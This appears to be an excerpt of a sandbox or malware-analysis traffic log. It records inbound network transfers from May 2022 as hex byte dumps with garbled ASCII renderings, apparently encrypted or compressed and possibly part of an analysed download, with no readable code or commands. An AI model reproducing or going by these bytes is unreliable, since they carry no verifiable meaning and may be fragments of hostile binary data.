e8 7c 35 3c 1f be 4f 83 70 4e 45 43 11 38 3d 86 5e 53 b7 61 f2 de 79 44 48 aa e7 f8 33 e2 c2 4d 0b ff 34 24 5e 58 db cb 2c 95 5b e2 13 14 3a 4c c9 c8 68 8a Data Ascii: <E>ruR\$kcLfwcH\$dc?Bc@:@/ab,T#OL)H>MUW?\$L24ldY)k!gk\$*t\lOhc)s!SPjnhk(Nm4.(b91((+/?Q]5<Op NEC8=^SayDH3M4\$^X,[Lh
2022-05-23 09:47:00 UTC	124	IN	Data Raw: b1 39 49 cb f3 09 b5 4d 60 31 6d 63 1b a0 c4 83 45 75 0e eb e0 7d c3 d2 a1 a0 e6 a1 ad 4f 19 cf 69 a0 04 1c a3 27 ab 06 20 d6 e6 31 c4 47 83 01 16 d2 44 1b d8 f5 2b 19 87 3c 07 6c f5 89 03 cc a5 eb 9e ad a0 4a e8 de ec eb 77 54 bc 2e dd 41 54 ec d3 89 1f 85 73 20 6e c2 11 0e 74 2d 86 81 e5 b5 ce ca 7d 7c ae 5b 0a c1 3d d3 be fc 84 34 4d b6 4a 02 e9 7e 9b 43 61 79 56 e1 8c ba 14 2d c5 ab bd 48 54 93 25 10 0d 62 ba 17 bd d7 b4 67 68 ae 29 9a b9 6b 55 91 78 76 9e 94 36 d2 c4 45 a7 bb e3 c4 2a 5f 74 f9 fa fb 4c f4 9d f2 b9 a8 c2 2a c7 94 e4 f2 bc 64 be 4c 19 3c a4 c6 9f e1 30 49 96 1a 5a 56 8d 50 a1 f0 b3 1f b4 0b 9d 3d e0 69 73 c6 9e 61 40 2b d7 9d d3 eb a0 c5 2f e8 27 3d 80 20 7f 56 49 dc 9a df eb ec 59 71 c7 7c 79 b8 2e ab 59 d7 7f c2 5a 04 74 6c 20 2e c2 Data Ascii: 9lM`1mcEu)O! 1GD+<ljWt.ATs nt-j]4MJ~CayV-HT%bgh)kUxv6EBDL<dL<0lZVP=isa@+/=- V!Yqly.YZl .
2022-05-23 09:47:00 UTC	125	IN	Data Raw: f1 8f 86 40 23 51 ee 17 73 b2 c5 91 e0 61 c3 af d7 c9 a7 97 11 a3 72 ee a5 13 95 55 93 2b 6e 0b 25 b9 7d 95 5d b4 b9 e1 29 69 be a7 00 cd 57 4f d8 fa 93 75 94 23 40 a1 ce fc 86 ea af aa 23 fa b7 a2 e7 5e 92 4c 7a f6 61 a1 1a 47 5f f0 02 eb a2 9e 0f cf 69 ca 17 26 42 39 11 9d d7 d7 18 3a 18 7c f6 8d 81 e5 b5 ce ca 7d 7c ae 5b 0a c1 3d d3 be fc 84 34 4d b6 4a 34 78 2f 6e 01 7f 2a b8 a8 b2 73 24 c9 65 eb dc da 90 9f f1 d7 6c 2e b6 7b 85 f0 e8 4f 0f 32 2a 23 ee e7 11 33 22 06 8f 5d 6d 72 22 1b 4c 6f e4 d7 1e 8a 81 b1 e8 b6 d5 a2 42 24 d6 66 3a d8 69 73 18 fb 46 7e 77 21 92 46 c6 dc 02 49 83 74 32 8b ca 24 0d 40 d5 85 7e ef 92 29 84 0a cb 51 b8 72 4f ec 51 3d 95 7d 85 1e ac e7 c9 85 cb 89 bc 5b 59 38 a1 d8 f3 c2 30 01 d9 74 54 31 3c 88 a8 f1 fe dd 88 9d ee b7 1f a4 42 Data Ascii: @#QsarU+n%)j)lWOu#@#^LzaG_i&B9:jWl[65hj4x/n*s\$el.{O2*#3}mr"LoB\$;sfF~w!Fit2\$@~)QrOQ=}[Y 80tT1<B
2022-05-23 09:47:00 UTC	126	IN	Data Raw: cf bf a5 f9 4a e1 81 31 11 f7 84 27 c4 a4 31 a8 f7 7a 38 1c 5a 81 75 6c c3 53 0e e5 e0 d7 f6 5c 95 54 43 b2 c2 37 8e 63 ee 5e 57 27 fe f4 59 ae 66 1b d4 63 78 7e ca 4f 87 8a 38 71 48 87 32 0b 3c 89 8a 3a b8 fe bb e9 5c d0 43 0a 03 ca 66 70 55 01 58 c4 e7 05 b9 81 67 35 92 d2 9f 47 dc 94 17 f6 98 d4 1a 85 6f 05 14 95 9e 5f 2d d8 e4 de 76 aa b7 da ce 33 40 a3 1a 0f 56 22 87 8c d5 e6 9e 8f 0c 1d 01 a6 74 45 63 d0 bd 84 1d 75 40 c1 37 25 93 ef 63 29 0e 82 35 81 94 be f2 85 82 ec 48 fa e1 49 19 b0 e6 b1 77 19 95 78 a0 ac bb e5 72 13 66 16 29 92 39 65 87 ff ce b3 9c a3 43 67 a4 92 b4 33 f7 6a 3f 58 0f a6 a2 7e 93 5d 15 10 94 42 bb ba 88 03 f0 99 c1 2c 5e e2 83 34 6f 5a 33 89 f0 c9 19 2e c3 3e 0b 70 82 89 81 d5 43 fd 7c af 2a ec 0c 77 b6 ac 75 65 cb 0c 26 8f 49 Data Ascii: J1`1z8Zul\TC7c^WYfcx~O8qH2<:\C!pUXg5Go_-v3@V"tEcu@7%)5Hlwxf)9eCg3j?X~]B,^4oZ3.>pC]~wue&l
2022-05-23 09:47:00 UTC	127	IN	Data Raw: cf d1 35 db 26 32 40 e4 c7 44 7f 91 eb 8b a3 f5 a1 51 54 95 ac bd a4 19 9f 11 6e 62 c3 ef 92 00 f1 8b c1 c7 96 ed 93 fd 44 ba b1 42 37 ad 8a 12 d3 11 76 0c 27 73 47 c8 75 e5 f6 a0 f8 8a b5 a7 59 42 87 c8 0a 2a a6 14 40 d4 bd 99 e5 90 fc 8e 43 55 9a 5d 76 79 13 7f 3a 6f 74 98 0e 19 65 2b 2f 7e 80 0c 1a 70 3b ae 78 45 98 db 98 d1 57 8f f3 72 d2 82 e3 39 17 f6 9b 7b 79 43 20 cc db 7e de 22 cb 66 25 4a a9 16 29 66 a9 63 b6 71 13 c1 0d 39 52 a0 98 d4 09 60 1f 2d b2 f1 c6 aa 86 39 7d 1a 07 11 bc 5d 72 36 92 f0 b6 56 af cd fd c8 cd de d1 31 b3 b7 68 43 35 3c b4 68 24 17 bf 87 e6 d9 5f d7 2c 10 55 67 bb d3 7e 01 1c 43 fd ea c4 2e 68 90 d5 6d 68 b6 cf 08 d4 3d b9 54 5b 3a 8d 2b 37 36 f7 ca d4 c9 9c 0c dd 91 f1 bc d4 ac 47 5f 9e a8 41 b0 e7 16 9c 2b 88 17 9f 83 4b Data Ascii: 5&2@DQtnbDB7v'sGuYB*@CUjvy4ote+/-p;xEW9fyC ~"f%J)fcq9R`-9]r6V1hC5<h\$_Ug~C.hmh=]:+76G _A+K

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	129	IN	Data Raw: 1b 71 ac 1f 5c e6 8e 36 23 da b1 c6 36 e3 04 06 d2 f3 8e ba 0c 34 e7 5f 51 f6 e3 1c de 86 17 52 3d 2a 7f e8 11 49 e3 ea b1 56 ad 86 dc 47 97 58 a3 72 0b 3c c9 17 21 7a 09 82 16 45 04 95 31 c9 24 da 69 76 13 a3 59 24 80 d8 ab ee bb 33 9c f7 75 f4 c9 a6 5a b6 0e 41 21 10 40 c3 aa c9 fe af da 48 b0 28 af 3f d5 a6 ed 12 81 bc d0 a1 f3 94 9c ee 0b 81 23 68 ec 6c fb 3e 0e 4e 61 3f 7a 12 df db c5 2d e5 8b b8 f0 f0 10 e2 46 1d 13 5d 88 e2 ea c3 d1 45 f5 82 35 7b 11 55 61 36 dd 6b 6c 58 67 a2 e8 8b 2d ae ec 30 37 56 f7 f5 99 7d 43 83 70 b4 25 8f 3e 0a c0 b0 ef a1 7a f4 91 73 08 79 2b 06 ae 1f 0f 7e e9 04 b3 ec ad ed 3a 6e 82 8d b5 f0 d9 8d 2f d3 01 be b3 5c 01 7a 63 75 95 7e ee 53 fe 71 69 e1 db b5 d4 54 a3 ff dd 2f 1e a2 19 23 af 7f 78 4d 63 2a c9 8d fb 8d b9 Data Ascii: ql6#64_QR=*IVGXr<lzE1\$ivY\$3uZA!@H(?#hl>Na?z-FJES{Ua6kIXg-07V}Cp%>zsy+~:~n/zcu~SqIT/#xMc*
2022-05-23 09:47:00 UTC	129	IN	Data Raw: cb 93 88 76 ba e4 2c 1d d3 16 4f 86 4a a2 ea 68 71 19 c0 c9 4e f4 c9 2e 6a 2b f4 31 dc c7 da bc c6 5b 65 41 c1 4d bd 60 df cb 93 7c 10 ef 13 a8 80 6e dd ba a8 94 ca d0 4e c8 4a c8 f7 22 15 f6 6e 2c 39 79 60 ad 47 71 c1 d2 d0 d5 2a 06 1c 03 f9 30 3e bd 42 c5 c3 86 bd 15 20 f5 1f cd 9b b1 d6 0f 34 b1 fc 93 c1 12 6e 53 84 84 db ee 90 c4 17 eb 5a 8e b2 de 8a e3 33 9d 39 64 f4 66 13 e2 cd e3 00 42 9b 4d 8e c3 94 6b c0 0d a3 cf 5f 5b ec 6b da ba c9 7d b9 f3 36 1d 22 4b 32 12 f1 bf 66 c3 93 9f ca 51 93 5d 9f ca 71 50 c9 88 82 c3 5e d3 28 6d 5c 49 69 59 95 74 5f 79 f8 7e cb a9 16 49 9c be 1c 25 9c 5e 0b fe 72 9c bc e4 ad ba 1b ff 5a 87 95 fc 3c b2 e3 05 3a dc 6c cd 8b 44 4d 1b d8 b0 02 e1 25 a1 6e 4d ee fe 2b 4d 30 ed 42 48 c0 e3 bf 4a 4b ef 40 26 ff 1b 20 63 08 Data Ascii: v,OJhQN,j+1[eAM` nNJ`n,9y`Gq*>B 4nSZ39dfBMk_[k]6`K2fQjQp^(mliYt_-l%`rZ<:IDM%nM+M0BHJK@& c
2022-05-23 09:47:00 UTC	131	IN	Data Raw: bb cc 77 d7 c1 91 42 cb ff 03 b2 2b 0a cf ab a2 31 d6 7b c4 d3 0d e6 c5 8c d3 d4 72 cb 79 3c af d8 bd 65 fc 39 c1 4d bd 60 df cb 93 7c 10 ef 13 a8 80 6e dd ba a8 94 ca d0 4e c8 4a c8 f7 22 15 f6 6e 2c 39 79 60 ad 47 71 c1 d2 d0 d5 2a 06 1c 03 f9 30 3e bd 42 c5 c3 86 bd 15 20 f5 1f cd 9b b1 d6 0f 34 b1 fc 93 c1 12 6e 53 84 84 db ee 90 c4 17 eb 5a 8e b2 de 8a e3 33 9d 39 64 f4 66 13 e2 cd e3 00 42 9b 4d 8e c3 94 6b c0 0d a3 cf 5f 5b ec 6b da ba c9 7d b9 f3 36 1d 22 4b 32 12 f1 bf 66 c3 93 9f ca 51 93 5d 9f ca 71 50 c9 88 82 c3 5e d3 28 6d 5c 49 69 59 95 74 5f 79 f8 7e cb a9 16 49 9c be 1c 25 9c 5e 0b fe 72 9c bc e4 ad ba 1b ff 5a 87 95 fc 3c b2 e3 05 3a dc 6c cd 8b 44 4d 1b d8 b0 02 e1 25 a1 6e 4d ee fe 2b 4d 30 ed 42 48 c0 e3 bf 4a 4b ef 40 26 ff 1b 20 63 08 Data Ascii: wB+1fry<e9=18hl8v5Ud&AKimgKD3a!~x]]aGa`0`HJy(4jyF5hl**FZF6fcsGr`eUsaKS5TJ<K:19o^
2022-05-23 09:47:00 UTC	132	IN	Data Raw: 83 7c cf 47 77 30 f6 86 fa 2d b1 f4 7b 5c e2 17 77 db 40 bd 32 0b 7c 5f c3 95 0a de 03 9b 3b 41 2c 58 99 21 05 8c 76 35 de 58 8d 18 94 4b 65 4c e5 2c e7 ae b0 13 b5 c9 d8 89 e4 fe 7c 09 74 3e e2 4f cc 2e dc b7 b1 a9 4d 36 a3 b3 68 43 03 19 b8 11 64 f9 f9 1c 89 ef ed da 50 94 f1 23 9d 2d 9e 99 ba 55 58 aa e5 1f d4 e7 15 2c 89 f0 76 51 d0 16 a0 6e 81 e9 74 05 d8 1d 32 02 41 60 9f ea 90 39 fc 56 08 f8 ac 4d 74 13 88 96 ed 17 dd 72 0c 9f 47 02 60 d1 70 85 15 5d 88 20 b5 ad 92 e1 9c 8a a3 b8 55 3c 02 f8 80 dc fd 79 28 9c 5e 0e f8 2b 38 91 17 4c 22 40 91 58 ac 21 c3 a9 9a f7 c2 33 37 9d 1f 5e 41 36 d2 3f 74 0f 77 8c c1 d8 f0 8a 7c d4 6b 0b 75 83 f1 ab a9 3f 6c be 12 9d 9f c5 de 5a c7 2d 85 0c 03 0a 2c 0f 38 e9 b4 3d 6b 35 e1 32 2e 82 ce d4 a5 c4 67 6a 93 f6 a2 Data Ascii: jGw0-{w@2]_A,Xlv5XKeL,jt~O.M6hCdP#~UX,vQnt2A`9VMtrG`p] U<y{+~8L`"@Xl3?A6?tw]ku?Z,-8=k52.gj
2022-05-23 09:47:00 UTC	133	IN	Data Raw: 3f ed bd 5a 51 e2 33 94 fb 7c 7d ec 47 99 1c 7b a2 db 4c 9c b0 75 17 c4 2b 64 57 a0 5a 6e 81 9e c0 68 e2 88 ee 80 37 95 62 a6 88 f3 d0 04 b6 6c f4 38 1e c5 86 97 34 84 8d 28 43 05 96 cd 36 13 bd 89 1a 29 e6 90 a8 6e 62 28 72 a3 83 be bf cb a0 d0 61 df b3 1c 90 d0 4e 20 b4 58 01 a0 51 8a a4 67 0a 45 ba 12 d0 40 f7 3c 1c 44 fc 83 e2 6e 49 5c 78 2b 62 0a a5 d1 5c d7 a6 00 97 c8 12 32 d8 95 16 70 fc fa 3e b9 47 ac cf 76 f4 1d 8f 6e c8 b6 f5 02 63 42 dd 85 f9 2b b6 31 79 b3 48 fc 7d 4d c0 2f 98 b8 25 b0 4e bc 42 04 90 ac 7b 19 a4 25 30 51 f8 9b fd cf 63 2f f1 17 eb fc b2 01 68 a1 e5 f9 c3 1d 70 07 67 66 ee 7e 64 92 28 07 e7 30 64 88 53 fe 69 c5 c5 72 ce 21 83 48 28 3b c1 1c 00 96 73 eb bf 59 96 f1 88 2f af 66 a2 57 20 78 47 3b d6 6f 35 47 8a 15 4a f0 d8 11 b2 Data Ascii: ?ZQ3]]G{Lu+dWZnh7bl84(C6)nb(raN XQgE@<Dnlx+b12p>GvncB+1yH]M%NB{`%0Qc/hpgf~d(0dSirIH(:sY/fW xG;o5GJ
2022-05-23 09:47:00 UTC	134	IN	Data Raw: 59 82 e7 5b e9 c3 11 57 24 83 07 0a a8 23 4b c6 d2 3a da d7 16 4d ff 63 8f aa 04 5e 8e de 36 e3 5e e5 42 61 5e 79 90 9f 6a 28 8d 72 e9 0a 8f 2a c4 4b 69 ab e3 6d e3 4f 11 b6 00 8c 55 59 cc 39 cd 2e d3 6e 12 39 d0 b8 2a 75 b1 da d3 b8 fb 91 e0 6f 81 23 95 4d 48 18 4e f8 17 a9 ad 13 66 fc 56 d9 2c 6a 8a 2e 5c 9b 80 f9 8c 84 99 d6 8c 70 9b fb 24 af 13 7a 2b 74 3f 68 2d a9 8c d8 e4 36 20 39 a7 98 29 e7 eb 78 69 22 15 8d 96 26 78 ed eb 6c 0c f5 bf be a4 ee 09 26 35 06 10 d0 31 a4 68 73 06 20 73 a4 df 8e 1b fe 3a 50 70 58 5e 8c e4 c9 b3 7a 86 26 76 e7 db ae 49 e8 8e 4b 56 e2 97 90 44 64 5a ef e1 4c d3 d4 fc bd 5a 25 c3 b5 bf 6e b9 11 cf 7c 65 06 aa 57 d5 15 5a c6 23 03 29 f5 2b 6a af b5 c0 ab fe 3a aa 67 0f d7 45 56 f8 72 78 f5 c3 20 1a dc 6a bc 4a 40 9d 46 Data Ascii: Y[W\$#K:Mc`6`Ba^yj(`*KimOUY9.n9 `uo#MHNfV,j.lp\$z~?h-6 9)x!&xl5hls s:PpX^z&vIKVDdZLZ%je WZ#)+j:gEVrx jJ@F
2022-05-23 09:47:00 UTC	136	IN	Data Raw: 56 5f 97 dc 02 b9 c0 08 1b b9 1f b9 8d c1 2f 23 74 21 00 2a 56 7e 47 4f d1 ac d2 c5 ae 7e d1 8a 57 a0 76 3f 26 6f c6 0d c2 f9 07 ae 79 70 5e 80 eb cb f1 81 04 3e ff 66 9e ad ae 03 2c 90 ed 56 4f c7 20 f9 aa 26 fa b0 7c 84 e6 82 48 a6 e2 2c 5f 53 bd dc fe 34 54 38 44 11 f4 67 cf d6 f5 7a 1e 26 fe 16 ad bb c4 25 cf 50 8f 6f 63 34 b2 8e 96 86 fb 47 31 52 59 8e 87 18 f1 a4 ae d0 95 a0 6e 64 a6 17 ae 76 1e 9b fa f8 d3 2b cc 39 b9 95 e9 87 26 d7 21 2b c6 5f 87 14 be 89 c5 85 e3 46 3e 4f 1a 92 85 31 a9 1f 5d 42 d7 71 ab 5e 49 d6 0c c5 90 c1 11 82 a2 77 f0 dd 6e ea f1 1b 9c 1f 2d c6 11 42 e8 91 6a f6 3d f6 b5 48 42 b6 c1 e8 7a 38 1b bd ed ac 7b 01 71 a2 9a c5 4d 2c 60 e7 5c fb 19 8f 7a 29 bd 47 ae 4a ff 1a 6a f8 61 ca 0a 4e dd 6b 2d 3d ec 47 e2 81 06 c6 47 13 3a Data Ascii: V_/#!`*V~GO~Wv?&oyp^>f,VO & H_`_S4T8Dgz&%Poc4G1RYndv+9&!+_F>O1]Bq`lwn-Bj=HBz8{qM,`z)GJja Nk~GG:
2022-05-23 09:47:00 UTC	137	IN	Data Raw: e5 fa 1e c2 0e 05 f9 da fb 66 51 c3 af 89 03 cc f2 54 89 e8 3d 1b 97 e4 20 63 c0 27 a4 55 0f 11 b7 63 be 17 d6 cb 79 c2 13 6a d6 5a 4b a3 f7 c6 54 b7 e5 21 66 46 17 1f de 33 a0 66 63 3a a1 8a 24 cf 65 af 16 a5 81 63 f6 cf a0 19 9c 5c a5 46 6f 57 72 68 57 00 8c 3c c8 34 b6 3b e1 91 b1 06 1b cc ed 3c 85 4b 9e ef 0c a6 42 d8 ad bf c0 95 93 4e 40 28 c1 e5 71 16 a1 f2 49 a4 85 13 d1 20 12 33 2e 17 45 d0 31 e7 8a f2 e6 ba e2 47 96 60 7f 34 46 2d 67 2d 07 0d 61 97 28 96 f5 bf bc 8d be a8 e7 1d ba 07 8e ee 4c 22 17 31 3d 0c 93 e4 fb ac d4 b6 c1 bc e1 0f 1a f7 c9 3b 8b 29 f7 09 18 2f 86 d0 4e ff 9e bc c1 7b 8c 99 c7 e5 eb f8 3a 01 ec f8 a2 b0 b8 ff 1a 07 41 2a f0 b3 f6 aa 74 ea 02 77 bf 8e c8 24 8c 01 69 e8 5e 73 ec 1a 65 48 43 2f f1 85 1e db 1a cf 4c 9a 4b 09 63 Data Ascii: fQT= c'UcyjZKT!f3fc:\$ec!FoWrhW<4;<KBN@(ql 3.E1G`4F-g+a(L`1=:)/N{:A*tw\$!r~eHC/LKc
2022-05-23 09:47:00 UTC	138	IN	Data Raw: 1d a4 ad 3e 5c 33 3a 72 18 c8 cc 7d 72 37 44 07 f9 04 73 6e 3b 7e e6 08 90 86 90 40 5a e8 e3 d8 bb b0 ac bb bf 97 0e fb 91 dc 5d e3 17 8c c2 d9 68 e7 dd df bc 25 7b 1f f0 d7 42 55 64 43 50 b1 78 5e 4b 33 30 c6 85 78 78 57 2b 25 77 2d 96 7c e9 44 15 32 91 af 62 26 3a 6c ca 84 e9 29 83 3d 7c 0c d6 59 8b c1 f4 0c 7d 1e 7f 95 91 a3 65 61 16 3a 74 b0 c4 3f 66 13 99 75 40 45 e4 19 b7 09 4f 47 28 ca 0c 88 4b 36 95 df 22 da 16 0f 65 2d 2a f4 52 8a e3 d8 cb 8e ed 1c 2e 39 62 ef fd 83 b8 ae 02 44 c3 1b 19 30 08 10 9b ee f3 43 f1 e9 d3 56 81 1a 0b 8d 10 d0 98 a9 b1 d6 4b 86 c5 ad 35 af e4 9f 78 94 c7 1f 56 b6 9b 7c 17 42 b0 21 7b 2b 29 61 b3 16 f8 e7 76 49 93 45 70 87 92 ec c2 31 82 12 16 c7 45 2a 72 25 92 72 f2 53 c6 49 ae 58 c2 7b 42 55 32 8a ee 70 16 10 49 71 7c Data Ascii: >l3:r}r7DsN;~@Z]h%{BUdCPx`K30xxW+%w~ D2b&:!)=[Y]ea:t?fu@EOG(K6`e~*R.9bD0CVK5xV B!{+~)avIE p1E`r%rSIX{BU2plq

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	140	IN	Data Raw: 39 e6 4d 2f 55 f6 3f 1b 66 62 22 2c 1d 95 02 9c dd 44 59 34 17 f1 2a 6e 4e 43 7b 39 41 70 3f 18 0e c6 6b 89 82 b1 39 db 97 76 7c 9a 3d e4 d8 65 d0 af 37 06 7e e4 6e 68 07 00 16 76 30 3d 72 6d 21 0f 2b a8 90 19 cd fd bb bf 25 b0 99 98 01 bc 0b 83 23 14 45 5d e5 d0 9e 10 63 41 a2 9e ad 0b 25 5d 2c 8c e0 dd 9d 6c 15 5e e3 b8 f4 08 c7 0a ba 53 01 83 f5 3c 75 e5 29 a2 5c 93 f8 23 d0 c3 fe a8 d0 af 33 47 4b 14 ca 43 3a 04 c6 c3 3e ee 02 aa df a2 9d b0 66 02 1f 0b 46 44 b1 e8 73 14 5d 33 8e 93 c9 fd 90 7b 98 ff e6 50 c3 a6 cf ac 3e be 30 01 81 e8 d7 c7 ea e5 4d d7 b5 48 64 40 89 fc 13 be 1c d7 b8 cd 6c 28 ae 1e 93 ee 91 bc 3c 70 d8 6d ae ca c3 4f 4b 0e 26 f6 04 a5 23 42 5a 37 64 a2 45 4a f4 c6 53 68 65 b4 ff 72 ba 2a 1f 9b 84 52 16 d3 46 2d 6d bd 4b 78 d0 e6 Data Ascii: 9M/U?fb",DY4*nNC[9Ap?k9v]=e7~nhv0=rm!+%#E]cA%],l^S<u) #3GKC:l3fFDsJ3{P>0M}d@l(<pmOK&#BZ7 dEJSher*RF-mKx
2022-05-23 09:47:00 UTC	141	IN	Data Raw: de 04 a3 4c c9 73 7c b5 1e 64 0c 9c 6c 7f 39 2f 80 fc 99 84 93 cf 8d 92 a4 ca 2a e7 5b 7c 35 75 b6 67 b6 ea 82 48 f0 df 4e 8b 4b 41 97 ac 4a 65 f7 71 e7 42 2d 21 12 8a eb c2 25 f5 91 86 06 0d 0c b4 12 73 01 6c e5 08 21 a1 84 44 14 5c 8b 1c 82 80 b3 d0 7b b9 ad 38 55 20 fc ce 37 a6 46 03 69 8a ad ed b4 8f 66 a1 de 94 42 5e 08 35 0c a3 fb 46 4e 6e 2a 52 61 7e f5 31 36 3d ff e7 34 45 ef 0a 58 9c 6a 58 0a 16 ff 7e bf 8e b8 4c d1 ac da 78 c1 06 55 1f d2 d4 18 64 cc e3 ad 0b d4 e4 31 f2 0e bc 46 a8 5e 0b 70 45 3c df 69 a8 a0 07 11 6a c4 b1 de 63 9b 15 c7 9b d5 66 c7 aa 03 51 4d 76 87 13 f4 43 ff 50 84 1c aa 2e 8a 9a 94 7f 74 0a 57 24 df df aa a7 86 e5 c5 35 d3 c1 a9 60 fa d2 70 0e 46 12 1c 88 7b 74 49 03 9a e0 24 d5 3d 2f fe 03 e7 a3 16 b5 3a 4f 9f 98 f7 2f a1 Data Ascii: Lsjdl9/*[[SugHNKAJeqB-l%#!DV[8U 7FifB^5FNn^Ra-16=4EXjX-LxUd1F^P<ijcfQMvCP.tW\$5`pF{t!\$=:/O/
2022-05-23 09:47:00 UTC	142	IN	Data Raw: 9b 97 cb f2 b0 85 f2 38 4d 79 2e 66 67 25 a9 59 c8 03 18 31 96 15 e4 5f 6e ad 40 b0 43 85 9f 2b cc fd 91 e0 48 b0 f6 60 8a dc c0 14 ca e0 e4 d9 58 dd ab 81 51 c4 ad 93 e1 90 bd a8 cd f0 7e 23 1e 52 95 7f 7a 57 99 9f 39 26 5f 8f bf 5e 52 10 dd 7a bc 12 0f f3 7d fd 92 f7 0a a3 8d c5 9c 94 16 ea 9f 9c ff 75 8b 2e 2e 4b 7a e2 a9 bf cc de 47 c1 1b 01 f0 e4 5c 10 cb 44 91 6f 0a 35 34 5c 29 4f 48 c0 17 50 2c 38 58 01 32 78 d7 d8 1e 23 a9 01 91 aa 6f f1 26 2f c4 bd 37 3e d5 01 93 58 06 0e 0d 79 f4 ea fc f5 49 ab b2 c6 3b a8 41 18 f2 73 3f 39 db 83 a9 1c 66 c9 2d 94 6d 75 08 98 41 fd 32 31 14 7b 70 a2 6e 6e 26 dc 9c c8 b2 11 67 1d 1d 94 3f 1b ae 08 78 30 1a 43 ee 00 4f be af a2 e2 a5 5e a0 b2 82 c2 47 63 83 8b 34 3b 63 da 5a 71 12 51 ed b5 d7 5c 92 35 21 a9 96 0f Data Ascii: 8My.fg%Y1_n@C+H`XQ~#RzW9&_`^Rz}u..KzG\Do54!)OHP,8X2x#o&/7>Xyl;As?9f-muA1{pnn&g? x0CO^Gc4;cZqQ!5!
2022-05-23 09:47:00 UTC	143	IN	Data Raw: 16 51 02 33 6c 1a 3a 5d f3 8f ee 11 8c 65 e5 65 52 41 c9 d4 4c 1b e5 d9 74 49 37 68 30 eb c1 88 82 1e 00 c2 18 1d e3 cd de 5d 23 99 8e 79 7a 05 f6 be 53 5b 7c 41 7f 5f 34 2f ad 74 94 df a7 2b c7 8e b2 86 f7 85 b8 db 36 e8 b5 ca 77 4b 93 30 18 4b 21 0f 7b 2b 63 a2 59 da bf b3 80 16 d6 44 41 b6 8d 2e 4d 75 81 8d 44 3a 74 d0 46 8c d1 b0 d1 39 40 c9 3e 0c 95 dc 7c 1a e0 cc 3b 8b d9 8d a3 85 ce 34 16 0a 5f ed 99 1f a0 b2 31 50 cf 31 ea 68 47 6c 93 aa 44 16 4a 16 65 bd fc 29 6e 3c 32 71 04 9c 30 e9 b6 79 d0 62 d5 ec 9c 01 8b ba a4 12 ba ce 50 49 9c 52 75 b7 76 06 f5 c6 ad 0b a1 ba ac 8a 75 cb ba 7e d3 54 64 27 b0 e0 cc e3 33 2c 3d be ee 87 32 79 4a 5a 3d 98 d2 89 76 3c 9a b9 22 60 1f ab ab f0 65 38 42 e7 e7 b5 eb 23 92 c3 6c 7b 14 f6 9f 8f 66 19 06 f7 0b 7b b4 Data Ascii: Q3l:jeRAltl7h0l)#yzS[[A_4/t+6wK0K!{+cYDA.MuD:t!F9@> >_4_1P1hGIDJe)n<2q0ybPIRuvu~Td'3,=2yJZ =v<""e8B#l{f{
2022-05-23 09:47:00 UTC	145	IN	Data Raw: b8 98 8a d9 c2 f5 94 fe 3c 35 a2 48 fb 10 14 7b 21 3f 71 b1 95 5d 9d 02 2c 6b 4d 4f 57 f3 8a 23 e0 6f 5f 5a c5 18 3b 29 df de 13 04 73 55 a1 7a cc bc 93 54 7b df df e7 79 b1 cc cf 3b 54 e6 42 43 81 cd e1 a7 96 1c 2e 10 b1 50 0d 72 4f d4 71 13 d0 43 5b ce c2 e6 86 d1 f8 2a 4c 83 51 d3 f6 f5 d9 ee 20 6c 54 70 2d 2a f3 55 9b 16 82 ff de 48 3b a4 91 f8 db a3 0f 79 0a d8 34 55 83 cf 19 80 ae 5f 4f 93 d3 12 f7 ca e9 7e 24 15 1a 0d bc 96 5c bc 23 7b 74 0e d1 52 2b 31 0c 35 8c 1c 68 59 b1 74 64 a3 79 72 09 52 ee 9d e5 70 17 c9 bd a0 c7 06 22 66 3e 3e a7 8c 17 26 79 b9 a1 2a cd 27 0c a8 ab 65 0a 32 da 25 fb aa 78 4f 7b af d0 72 61 d9 7e 69 5d 27 ea 57 64 55 20 75 62 ee 6f b8 ff 0c ee 47 f1 bc 91 cf 55 53 10 f9 11 1a fb 15 8c 6c 2a 1d 62 0d bb 4e c6 85 81 3d 38 c0 Data Ascii: <5H{!?q],kMOW#o_Z:)sUzT{y;TBC.PrOqC[*LQ lTp-*UH;y4U_O-\$!#{R+15hYtdyrRp{f}>}&*e2%o{ra-i}WdU uboGUSl*bN=8
2022-05-23 09:47:00 UTC	145	IN	Data Raw: df 9d 4b 14 9c 42 cf 77 90 80 9f 91 aa 25 25 6c 4f 94 a8 4d 70 04 8f 1f 0a b2 4d 2b 83 db 9c d3 f4 a1 5e e2 e6 c9 c9 14 2e fc 49 b7 b7 bf ad 95 88 bf a9 46 5e b7 53 f7 b9 a4 63 68 85 50 4e 76 ed 99 88 ab d1 54 a2 ec 95 01 55 07 0e 55 99 2e 04 3d 70 7f 9c 36 1e b7 8e 3f 61 a6 6e fa 7f f1 1f a8 45 c5 22 67 5b 94 bd 7d 1c 00 bb 21 da 77 e3 ce 99 d2 63 55 fb 9b 26 91 9c a8 18 86 f3 59 ff bb 38 02 89 f1 6e e0 c7 ee 14 8f 63 aa 3a 5f 02 93 bc c3 9d cc 8d 4c 40 36 6b 47 ec 58 f9 cb f7 0b 7c 81 a6 73 90 52 a3 41 34 f8 0e e6 37 b2 0c c7 d2 d6 e9 4d ad 4f 6c 48 cf 1d 49 b6 f5 61 e9 9c 7c 0f a8 02 d2 21 f9 d0 7b 6f f8 6a 5a d6 fb 97 0f 58 a4 e1 c0 92 4c 8d de ac fd cc 2b 8e aa 85 ed 1a bc 4a 1c dd 99 4e f1 41 c5 bb bc 1f 5c 74 63 17 80 fb fe 76 1b ca 24 70 3b 5c f4 Data Ascii: KBw%%(OMpM+^..IF^SchPNvTUU~p6?anE"gl!wcU&Y8nc:_L@6kGX{sRA47MOIHl!{qjZXL+JNA!tvc\$P; \
